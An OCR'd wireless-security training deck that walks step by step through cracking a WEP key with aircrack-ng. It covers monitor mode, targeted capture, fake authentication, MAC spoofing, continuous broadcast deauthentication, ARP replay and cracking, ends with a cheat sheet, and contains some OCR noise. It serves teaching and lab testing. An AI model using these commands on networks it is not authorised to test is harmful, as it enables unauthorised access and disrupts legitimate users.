
- If the WEP crack fails collect more packets and try again
- Try PTW Attack first
- If PTW fails, try Korek's Attack



Cain – WEP Cracking

- Verify that WEP Key works by using info collected
  - SSID: test
  - Security key: 8F634F0853






Aircrack-ng - Crack WEP

1. Open Kali
2. Connect and configure the Alfa card
3. Initially scan the network to discover the AP's
   - SSID
   - MAC
   - Channel
   - Collect information on any clients attached
4. Collect packets from network
   - Force ARP replies from AP
     - Not required but speeds up the collection of IVs
5. Crack the captured file to get the key

Aircrack-ng - Prepping the Alfa Card

- Start Kali
- Connect Alfa card to a USB port
- Verify the Alfa card connected to the VM
  - On the VM tool bar, select VM → Removable Devices → Realtek RTL8187_Wireless




Aircrack-ng - Prepping the Alfa Card

- Set card to monitor mode
  - **ifconfig**
    - Should also see interface **wlan0** and it should be "UP"

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
       ether 00:c0:ca:52:21:14  txqueuelen 1000  (Ethernet)
```

  - **iwconfig**
    - Displays wireless interfaces

```
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```




Aircrack-ng - Monitor Mode

```
root@kali:~# airmon-ng start wlan0
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  741 NetworkManager
  958 wpa_supplicant
  959 dhclient
 1009 avahi-daemon
 1010 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


root@kali:~# airmon-ng check kill
Killing these processes:

  PID Name
  958 wpa_supplicant
  959 dhclient

root@kali:~#
```

Kill processes that may interfere


Aircrack-ng – Finding the Target



- List wireless networks in the area
  - **airodump-ng wlan0mon**
  - Hidden APs also shown
- Find target AP ("dlink" in this case) and note channel and BSSID
- Stop airodump-ng by hitting control-c

"e" means QoS enabled
dot means short preamble is supported

```
CH  9 ][ Elapsed: 24 s ][ 2012-01-20 14:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

66:2E:28:72:BC:6A   -1        4        0    0  10  54   WEP  WEP         NECPJ
1C:7E:E5:30:54:3E  -37       31        0    0  11  54e. WEP  WEP         dlink
00:15:C7:80:FF:B0  -28       33       22    0   8  54e. WPA2 CCMP   PSK  LissardNet
00:12:17:9E:62:07  -42       18        0    0   6  54e. WEP  WEP         scadatest-g
6C:50:4D:2A:A1:32  -59       10        0    0   1  54e. WPA  TKIP   PSK  <length:  1>
6C:50:4D:2A:A1:30  -60       10        0    0   1  54e. WPA2 CCMP   MGT  <length:  1>
6C:50:4D:2A:A1:31  -61        8        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
00:15:C7:81:1F:E0  -65        4        0    0   4  54e. WPA2 CCMP   PSK  <length:  1>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

66:2E:28:72:BC:6A  00:30:13:F8:7B:2D  -65    0 - 2      0        4
(not associated)   00:1C:BF:10:9E:62  -57    0 - 1     10       13  CrownePlaza
(not associated)   2C:44:01:C5:7D:01  -58    0 - 1      0        4
```




Aircrack-ng - Saving Frames to a File

- Lock in on the target's channel and start saving frames
  - We'll use --bssid to only capture frames from the target
  - **airodump-ng -c 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E**

- If you see **"fixed channel mon0: -1"**

```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37 [ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E   -8   6      753        0    0  11  54e. WEP  WEP         dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

  - Bring down your wlan interface: **ifconfig wlan0 down**
  - And try above command again as shown on the next slide



Aircrack-ng - Saving Frames to a File

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
```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E   -8   6      753        0    0  11  54e. WEP  WEP         dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

- Notice there are no stations associated with the target

Aircrack-ng - Saving Frames to a File




- A client connects to the AP and is displayed in the list


```
CH 11 ][ Elapsed: 2 mins ][ 2012-01-21 18:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -18 100     1281      192    0  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD  -16   54e- 1e     2       62
```

Aircrack-ng - ARP Replay


- Goal is to generate more traffic on the network to collect more IVs
- Capture ARP requests and replay them to see if anything responds



Finding Encrypted ARP Requests



- How does attacker identify an encrypted ARP packet?
  - ARP packets always contain a unique number of bytes → 28
- Identify request packet by checking the destination address
  - Requests are sent to broadcast address



Aircrack-ng - ARP Replay

- Try to capture an ARP request from a connected host and continually resend it to the AP
  - AP responds with an ARP reply using a different IV for each frame
- Open another (second) command shell
  - **aireplay-ng --arpreplay -e dlink wlan0mon**


AP SSID
ThIS iS cASe SEnsITiVE

```
root@bt:~# aireplay-ng --arpreplay -e dlink wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:52:27:CE)
14:44:26  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0120-144426.cap
You should also start airodump-ng to capture replies.
Read 370 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

No ARPs yet

Aircrack-ng - ARP Frames Not Accepted

- AP is not accepting the ARPs because the source address is the attacker's machine which is not associated with the AP




- We need to associate (fake auth) with AP
  or use (spoof) another host's MAC

Aircrack-ng - Fake Auth (Open Auth)

- Very simple since no (open) authentication is actually required
  - **aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon**
    - **-1** fake authentication
    - **6000** authenticate every 6000 seconds
    - **-o 1** only send one set of packets at a time
    - **-q 10** send keep alive packets every 10 seconds
    - **-e** essid (SSID)
    - **-a** bssid
    - **-h** MAC address of your (attacker's) wireless card

```
root@kali:~# aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1C:7E:E5:30:54:3E -h 00C0CA5254ED wlan0mon
15:53:56  Waiting for beacon frame (BSSID: 14:D6:4D:2B:D5:C8) on channel 3

15:53:56  Sending Authentication Request (Open System) [ACK]
15:53:56  Authentication successful
15:53:56  Sending Association Request [ACK]
15:53:56  Association successful :-) (AID: 1)

15:54:06  Sending keep-alive packet [ACK]
15:54:16  Sending keep-alive packet [ACK]
15:54:26  Sending keep-alive packet [ACK]
```

Aircrack-ng - …Fake Authentication (Open Authentication)




```
CH 11 ][ Elapsed: 1 min ][ 2012-02-09 09:44

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -24  65      469        1    0  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:C0:CA:52:27:CE    0    0 - 1      0        4

root@bt:~#
```

Now the attacker's machine is associated with AP

Aircrack-ng - Spoof a Legit MAC

- We could also spoof an associated client's MAC address
  - **aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon**
    - **001cbf1150fd** is the MAC of a legit connected host

```
root@bt:~# aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon
The interface MAC (00:C0:CA:52:21:14) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 00:1C:BF:11:50:FD
19:04:01  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0121-190401.cap
You should also start airodump-ng to capture replies.
Read 20966 packets (got 461 ARP requests and 1104 ACKs), sent 8000 packets...(499 pps)
```

Aircrack-ng - ARP Replay

- Now deauth a connected client to force it to send an ARP packet to reconnect
  - **aireplay-ng --deauth 0 –e dlink wlan0mon**

Send deauths continuously to everyone

```
root@bt:~# aireplay-ng --deauth 0 -e dlink wlan0mon
18:50:11  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:50:11  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
```

Sending deauths

Aircrack-ng - Verify Data Frames Collected

- Verify the #Data frames are incrementing rapidly (150-500)

File Edit
root@bt:~#
1

```
CH 11 ][ Elapsed: 7 mins ][ 2012-01-24 08:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -37 100     3379    47970  326  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:C0:CA:52:27:CE    0    0 - 1     98    97445
1C:7E:E5:30:54:3E  00:1B:77:A8:DC:D3  -26   48e-48e    1     6362

root@bt:~/Desktop#
```

- Once AP received "lots" of packets per second, stop deauth
  - Ctrl-C → **`aireplay-ng --deauth 0 -e dlink wlan0mon`**

File Edit
root@bt:~#
4

File Edit
root@bt:~#
4


Aircrack-ng - Now Start Cracking

- Now start aircrack-ng to begin cracking process on captured file
  - **aircrack-ng onlinecrack-01.cap**

```
root@bt:~/Desktop# aircrack-ng onlinecrack-01.cap
Opening onlinecrack-01.cap
Read 152363 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WEP (35653 IVs)

Choosing first network as target.

Opening onlinecrack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 35958 ivs.

                                      Aircrack-ng 1.1 r1904

                        [00:00:39] Tested 8 keys (got 35478 IVs)

   KB    depth   byte(vote)
    0    0/  2   11(54016) 94(52736) 6F(50688) B8(50688) 0C(50432) 2C(50432) 3C(50432) 41(50432)
    1    0/  1   22(61696) 2A(54272) 6D(52736) 85(51712) AF(51456) 70(50688) C5(50688) D9(50432)
    2    1/  4   11(54016) A0(52480) 66(51968) 50(51712) 94(51712) 4E(51456) 5A(51200) A6(50944)
    3    0/  1   44(57600) EC(53760) 90(52992) 35(50944) 65(50944) 1F(50688) 56(50688) C0(50432)
    4    0/  1   55(57856) 46(52992) 5A(50688) CC(50688) 3B(50176) C9(50176) F5(50176) 20(49664)

                        KEY FOUND! [ 11:22:33:44:55 ]
        Decrypted correctly: 100%
```

Only took 36K IVs

Cracking WEP Cheatsheet




airmon-ng start wlan0 → enable monitor mode


airmon-ng check kill → kill troubling processes

airodump-ng wlan0mon → list wireless networks in the area

airodump-ng --channel 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E → lock on target & save frames




aireplay-ng --arpreplay -e dlink wlan0mon → collect/replay ARPs



Associate with AP (pick one--suggest using #1 first)

1. **aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon** → fake auth
2. **aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon** → spoof MAC



aireplay-ng --deauth 0 -e dlink wlan0mon → deauth client(s)

Stop (ctrl-c) deauth when aireplay (shell 2) sees ARPs


Verify airodump is receiving numerous frames in shell 1

aircrack-ng onlinecrack-01.cap → start cracking on captured file

1C7EE530543E = AP and 00c0ca5227ce = attacker

I've Got the Key… Now What?

- We have enough information to join the target network!
- Switch card from monitor mode to managed mode
  - **`airmon-ng stop wlan0mon`**
- Verify wlan interface is up
  - **`ifconfig wlan0 down`**
  - **`ifconfig wlan0 up`**
- Show applications → Settings → Wi-Fi
- May have to run **`service NetworkManager start`** if not running




Connecting

- Verify connection by pinging default gateway (AP)

```
root@bt:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=17.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=6.38 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=4.79 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=8.11 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=5.50 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=5.26 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=6.04 ms
^C
--- 192.168.1.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
rtt min/avg/max/mdev = 4.797/7.648/17.424/4.112 ms
```

